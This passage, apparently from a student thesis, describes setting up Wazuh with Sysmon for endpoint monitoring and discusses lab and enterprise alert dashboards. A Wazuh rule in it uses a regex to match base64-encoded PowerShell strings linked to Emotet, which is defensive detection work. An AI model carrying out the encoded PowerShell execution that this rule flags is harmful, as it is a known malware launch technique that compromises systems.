Right now, there is an important step we have to take, which is to let the Wazuh agent on our Windows 10 able to monitor the Sysmon Event Channel; we have to add the following in **/var/ossec/etc/shared/windows/ossec.conf :**




```
    <!-- Configure the Wazuh agent to monitor the Sysmon Event Channel -->

    <localfile>
        <location>Microsoft-Windows-Sysmon/Operational</location>
        <log_format>eventchannel</log_format>
    </localfile>
```

Figure 75: Configure the Wazuh agent to monitor the Sysmon event channel

By adding the Sysmon events rule, our Wazuh manager will enable us to match Sysmon events generated by Powershell execution and the indicators of compromise (IoCs) we have to examine, which refers to data that indicates a system may have been infiltrated by a cyber threat [5].


Edit **/var/ossec/etc/rules/local_rules.xml**, and add the following:



```
<group name="sysmon,">
  <rule id="101010" level="5">
  <if_group>sysmon_event1</if_group>
  <match>technique_name=PowerShell</match>
  <description>MITRE T1086 Powershell: $(win.eventdata.image)</description>
  <mitre>
    <id>T1059</id>
  </mitre>
  </rule>
</group>
<group name="attack,">
  <rule id="101011" level="12">
  <if_sid>101010</if_sid>
  <regex>-e PAA|-en PAA|-enc PAA|-enco PAA|-encod
PAA|JABlAG4AdgA6AHUAcwBlAHIAcAByAG8AZgBpAGwAZQ|QAZQBuAHYAOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUA|kAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlA|IgAoACcAKgAnACkAOwAkA|IAKAA
nACoAJwApADsAJA|iACgAJwAqACcAKQA7ACQA</regex>
  <description>ATT&CK T1059: Powershell execution techniques seen with Emotet malware</description>
  <mitre>
    <id>T1059</id>
  </mitre>
  </rule>
</group>
```

Figure 76: Add rules for Sysmon events in Wazuh manager

Because Sysmon processes and monitors the logs, here is an example of how it detects malicious payloads on our Windows 10.



Time	rule.description	rule.level	rule.id	data.win.system.channel	full_log
Jul 19, 2022 @ 15:08:28.555	Sysmon - Suspicious Process - smss.exe	12	61632	Microsoft-Windows-Sysmon/Operational	{"win":{"system":{"providerName":"Microsoft-Windows-Sysmon","providerGuid":"{5770385f-c22a-43e0-bf4c-06f5698ffbd9}","eventID":"1","version":"5","level":"4","task":"1","opcode":"0","keywords":"0x8000000000000000","systemTime":"2022-07-18T10:5
Jul 19, 2022 @ 15:08:28.436	Sysmon - Suspicious Process - dllhost.exe	12	61638	Microsoft-Windows-Sysmon/Operational	{"win":{"system":{"providerName":"Microsoft-Windows-Sysmon","providerGuid":"{5770385f-c22a-43e0-bf4c-06f5698ffbd9}","eventID":"1","version":"5","level":"4","task":"1","opcode":"0","keywords":"0x8000000000000000","systemTime":"2022-07-18T10:5

Figure 77: Events detected by Sysmon using Wazuh

Wazuh can generate daily/monthly/annual reports about all events detected by it during this specific period, as can be seen in the following example where we have created a report about Wazuh detection and some of them by using the Sysmon tool between 12-07-2022 and 19-07-2022.

wazuh.

info@wazuh.com
https://wazuh.com

Security events report

ID	Name	IP	Version	Manager	OS	Registration date	Last keep alive
042	Asswad	10.20.255.166	Wazuh v4.3.1	wazuh	Microsoft Windows 10 Education 10.0.19044	May 2, 2022 @ 15:38:00.000	Jul 19, 2022 @ 17:02:53.000

Groups: windows, default

Browse through the security alerts, identifying issues and threats in the environment.

2022-07-12T17:03:39 to 2022-07-19T17:03:39

manager.name: wazuh AND agent.id: 042 AND rule.level: 12-null

Alerts




Figure 78: All alerts in a week – Wazuh Security Event Report

Alert Groups Evolution




Figure 79: Alert Groups Evolution - Wazuh Security Event Report




Figure 80: Top 5 alerts - Wazuh Security Event Report




Figure 81: Top 5 rule groups - Wazuh Security Event Report

Alerts summary

Rule ID	Description	Level	Count
61638	Sysmon - Suspicious Process - dllhost.exe	12	309
92204	Executable file dropped in folder commonly used by malware.	15	156
61632	Sysmon - Suspicious Process - smss.exe	12	7
61640	Sysmon - Suspicious Process - explorer.exe	12	1

Table 5: Alerts summary - Wazuh Security Event Report

Groups summary

Group	Count
Sysmon	317
sysmon_process-anomalies	317
Windows	317
sysmon_eid11_detections	156

Table 6: Groups summary - Wazuh Security Event Report

At the end of this section of the Sysmon Event Channel collection, we would like to mention that MSDT (Microsoft Windows Support Diagnostic Tool) is vulnerable to Remote Code Execution (RCE) vulnerabilities that have been exploited as early as May 2022.

Follina is the name given to this remote code execution (RCE) vulnerability, so Sysmon must be installed on the monitored endpoints to detect this kind of vulnerability. As a result, using a tool like Sysmon to detect malicious activity is extremely beneficial.

3.3.7 Conclusion

Our private information is at risk from several threats and malicious actors on the Internet. Therefore, the environment can be remedied with many capabilities with Wazuh.


We have previously demonstrated how Wazuh detects a widely available attack in its different stages while enriching the alert with MITRE taxonomies. We can then use Wazuh EDR capabilities to configure remediation actions to ensure the system remains secure.

4 Real-Word experience

In previous chapters, we discussed some theoretical aspects and conducted laboratory experiments. Having access to the server (Wazuh manager) used by Verxo, we can show some real-time work and events that occurred at the enterprise level, which uses Wazuh to protect their clients' networks. Here, we would like to emphasize dealing with many servers and clients, which means that more data is available for Wazuh to be analyzed with respect to what we have seen in the previous experiments.

Additionally, we will present some important figures that contain useful information and details about understanding what is happening on the client's systems.

Let us start with the security events because that is the dashboard shown in the figure below.



Total	Level 12 or above alerts	Authentication failure	Authentication success
8634782	20	327612	2199806

Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Sep 27, 2022 @ 15:25:18.932	001	SEC			Windows User Logoff.	3	60137
Sep 27, 2022 @ 15:25:18.900	012	TES			Windows User Logoff.	3	60137

Figure 82: Security Events

The figure above shows that it has far more events than the one we had previously in our Lab. This is a summary of a certain seven-day event, as we can specify the actual time in terms of what we want to display and show about security events.

It appears that there are many security events from our client's agents. In this case, we have not chosen a specific agent; instead, we are monitoring the events of all agents on the Wazuh server.

The dashboard is showing the **Alert level evolution**, so in our case, we have the level of the alert of each event associated with the rule triggered; each color denotes a different level; it is also evident that we have the count and the actual time; therefore, it informs us of the times when we are experiencing a high volume of attacks.


On the tope, we can find the **total** amount of events (8634782), **level 12 or above alerts** are set to (20), the **authentication failure** has been set to (327612), and **authentication success** (2199806).

The **top 5 agents** are those agents who have experienced the most security events, and they are listed at the bottom left. The **alert evolution for the top 5 agents** may be seen in the bottom right corner.

On the right side we can see the **Top MITRE ATT&CKS**, and we can drill down to each of the MITRE ATT&ACS techniques and tactics (Network Denial of service, Remote services, stored data, brute force, valid accounts, etc.)

At the very bottom of the figure, we can see our security alerts; and the wonderful thing about this is that we can see that there is the time, Agent ID, Tactics, Techniques columns, the Discerption, the Level, and the rule ID columns, which are great stuff to be noticed and analyzed.

The figure below will appear if we select the **level 12 or above alerts**.




Security Alerts

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Sep 28, 2022 @ 13:53:04.389	001	SECD	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - smss.exe	12	61632
Sep 28, 2022 @ 03:28:49.768	007	SEC	T1055	Defense Evasion, Privilege Escalation	Sysmon - Suspicious Process - svchost.exe	12	61618

Figure 83: Level 12 or above alert

It is clear from the pie chart of the top 5 agents that there were only two agents who experienced the event that set off alert 12, which is a Sysmon-suspicious process according to the description. The other agent had the Technique T1055, about which we can learn more by clicking on it; the same thing for the rule-triggered ID.



wazuh. / Modules / SEC / Vulnerabilities

Inventory Events

SEC (002)

SEVERITY	
●	Critical (4)
●	High (67)
●	Medium (75)
●	Low (1)

DETAILS

Critical	High	Medium	Low
4	67	75	1

Last full scan
Sep 29, 2022 @ 10:12:12.000

Last partial scan
Sep 29, 2022 @ 10:22:54.000

SUMMARY

Name

●	Mozilla Firefox 78.0.2 (x64 it) (145)
●	Windows Server 2016 (2)

Vulnerabilities (147)

Export formatted

Filter or search

Name	Version	Architecture	Severity	CVE	CVSS2 Score	CVSS3 Score	Detection Time
Mozilla Firefox 78.0.2 (x64 it)	78.0.2	x64	Medium	CVE-2021-29953	4.3	6.1	Jun 29, 2022 @ 00:46:29.000
Mozilla Firefox 78.0.2 (x64 it)	78.0.2	x64	High	CVE-2021-29952	5.1	7.5	Jun 29, 2022 @ 00:46:29.000

Figure 84: Vulnerabilities in a specific client

Another crucial statistic relates to vulnerability detection on a particular client, which effectively searches the systems on which the agent is installed and ranks them according to the severity of the vulnerabilities (critical, high, medium, and low).

When we click on a vulnerability, we may learn more about it. There are four different vulnerability severity levels: critical (4), high (67), medium (75), and low (1). The Mozilla Firefox 78.0.2 (x64 it) packages feature high and medium vulnerabilities, as seen in the bottom and top right blocks (Summary). More useful information and details can be known about specific vulnerabilities, such as agent IP, criticality level, etc.

The following figure will also show the MITRE ATT&CK for a particular client.




Figure 85: MITRE ATT&CK for a specific client

We are displaying the dashboard for 30 days; it informs us of the types of alerts: File Detection, Modify Registry, and Data Destruction.

We can search for specific tactics and techniques, such as a brute force attack alert, password cracking, malicious file, etc. More descriptions are available about every tactic and technique in Wazuh and could be reached by the rule.mitre.id, which is unique for each.

As a result, customers are not obligated to pay a high price for this product; since our systems are vulnerable to cybercrime in real life, it is critical to have a solution like Wazuh to secure them.

With real-work experience, students can apply what they have learned. Through practical opportunities, students can gain experience working as part of a team in a fast-paced business environment. As a result, they will gain a deeper understanding of a company's culture and working practices.

5 Conclusion and Future Works

In the majority of the networks (companies, banks, hospitals, universities, factories, Industries, etc.), we must constantly monitor network security against any type of attack using prevention methods based on IPS, SOC, and NTA. We must select the most appropriate tool for our needs.

This thesis aimed to show that Wazuh is a powerful tool that we can use to achieve our goals in the best way possible; it has a clear GUI that makes engineers deal with it easily, and it can be configured in a way that suits the institution's requirements to protect its IT infrastructure and avoid cybercrime; it is an open-source tool offering high-quality support and free access. It has one of the fastest-growing communities with very clear documentation, which makes user access more flexible and easier to understand threat detection, vulnerability management, and prevention methods.

The lab we set up to test Wazuh's capabilities helped us demonstrate the goal of this thesis, which is to show how we can utilize this tool to protect our network against some of the current cyberattacks that target our system, exploiting the Vulnerabilities in it.

Nowadays, cloud security is one of the most important platforms that should be monitored and protected from cyberattacks. Attackers could threaten many cloud servers to steal a large amount of data. As a result, we strongly recommend Wazuh as a solution for monitoring clouds, such as the 365-office cloud, which is one of the most widely used platforms designed to simplify data sharing, and that access to large amounts of sensitive data is a common target for cybercriminals [50]. The Wazuh security platform, which we did not test in this thesis, provides a module to monitor and secure our clouds, such as Amazon Web Service (AWS), Microsoft Azure, and Google cloud, and can be used to monitor multi-cloud and hybrid environments with continuous threat detection and configuration compliance.

Based on what we have learned while writing this dissertation, we have noticed that Wazuh is not capable of monitoring the packet sent to a specific available device on the same network using the Nmap (Network Mapper) command, which could be a start for an attack, we have tried to monitor these packets using Sysmon, but the goal is not achieved with Sysmon tool. Therefore, we can see that Wazuh could not trigger any alerts according to these kinds of packets.

We can consider the **Ntop** tool, which could be a solution configured in Wazuh to read and analyze these specific packets and generate alarms. However, unfortunately, we did not have the time to run an experiment with it, and we left it as future work.

6 References

[1] Wazuh. "Active Response - Capabilities · Wazuh Documentation.". https://documentation.wazuh.com/current/user-manual/capabilities/active-response/index.html (last visit on 29/09/2022).

[2] Simplilearn.com. "What Is Metasploit: Overview, Framework, and How Is It Used | Simplilearn," November 25, 2021. https://www.simplilearn.com/what-is-metaspoilt-article (last visit on 13/09/2022).

[3] Wazuh. "How It Works - Agentless Monitoring · Wazuh Documentation. https://documentation.wazuh.com/current/user-manual/capabilities/agentless-monitoring/how-it-works.html (last visit on 13/09/2022).

[4] Arista Community. "Network Traffic Analysis". https://aristanetworks.force.com/AristaCommunity/s/article/Network-Traffic-Analysis (last visit 09/09/2022).

[5] Fortinet. "Indicators of Compromise (IOCs).". https://www.fortinet.com/resources/cyberglossary/indicators-of-compromise (last visit on 17/07/2022).

[6] Github, "Sysmon-modular", https://github.com/olafhartong/sysmon-modular/blob/master/sysmonconfig.xml (last visit on 16/07/2022).

[7] Ramsac. "An Introduction to Cyber Attacks.". https://www.ramsac.com/it-resources/cybersecurity/an-introduction-to-cyber-attacks/ (last visit on 03/06/2022).

[8] OSSEC. "OSSEC - Open Source HIDS - FIM, Rootkit Detection, Malware Detection.". https://www.ossec.net/about/ (last visit on 03/06/2022).

[9] Wazuh. "Use Cases - Getting Started with Wazuh · Wazuh Documentation.". https://documentation.wazuh.com/current/getting-started/use-cases/index.html (last visit on 03/06/2022).

[10] "Agentless Monitoring — OSSEC Documentation 1.0 Documentation.". https://www.ossec.net/docs/manual/agent/agentless-monitoring.html (last visit on 03/06/2022).

[11] "Agents — OSSEC Documentation 1.0 Documentation.". https://www.ossec.net/docs/manual/agent/index.html (last visit on 03/06/2022).

[12] "2019 TFG Gómez IDS | PDF | Computer Network | Software.". https://www.scribd.com/document/526342406/2019-TFG-Gomez-IDS (last visit on 17/05/2022).

[13] "Components - Getting Started with Wazuh · Wazuh Documentation.". https://documentation.wazuh.com/current/getting-started/components/index.html (last visit on 04/07/2022).

[14] Wazuh. "Use Cases - Getting Started with Wazuh · Wazuh Documentation.". https://documentation.wazuh.com/current/getting-started/use-cases/index.html (last visit on 16/05/2022).

[15] "Cybersecurity Event / Incident: What's the Difference | BitLyft Cybersecurity.". https://www.bitlyft.com/resources/cybersecurity-event-vs-incident-whats-the-difference (last visit on 19/05/2022).

[16] K. kent, M. souppaya, National Institute of Standards and Technology, "Guide to Computer Security Log Management", September, 2006. https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-92.pdf (last visit on 11/09/2022).

[17] "CVE - CVE-2022-30190.". https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190 (last visit on 15/07/2022).

[18] Wazuh. "How It Works - Vulnerability Detection · Wazuh Documentation.". https://documentation.wazuh.com/current/user-manual/capabilities/vulnerability-detection/how-it-works.html (last visit on 15/07/2022).

[19] SearchAppArchitecture. "What Is Remote Procedure Call (RPC)? Definition from SearchAppArchitecture.". https://www.techtarget.com/searchapparchitecture/definition/Remote-Procedure-Call-RPC (last visit on 13/09/2022).

[20] Wazuh. “Rules Syntax - Ruleset XML Syntax · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/rules.html (last visited on 06/06/2022).

[21] Wazuh. “Architecture - Getting Started · Wazuh Documentation.”. https://documentation.wazuh.com/current/getting-started/architecture.html (last visited on 06/06/2022).

[22] Github, “wazuh-ruleset”, https://github.com/wazuh/wazuh-ruleset/blob/master/rules/0020-syslog_rules.xml (last visit on 06/06/2022)

[23] Andrew Hay. OSSEC host-based intrusion detection guide. Syngress Pub, Burlington EE.UU., 2008. isbn: 9781597492409. (last visited 08/06/2022).

[24] GitHub. “Improve the Pre-Decoding Phase with Timestamp Formats Support and Fields Storage in <order> · Issue #3525 · Wazuh/Wazuh.”. https://github.com/wazuh/wazuh/issues/3525 (last visit on 10/06/2022).

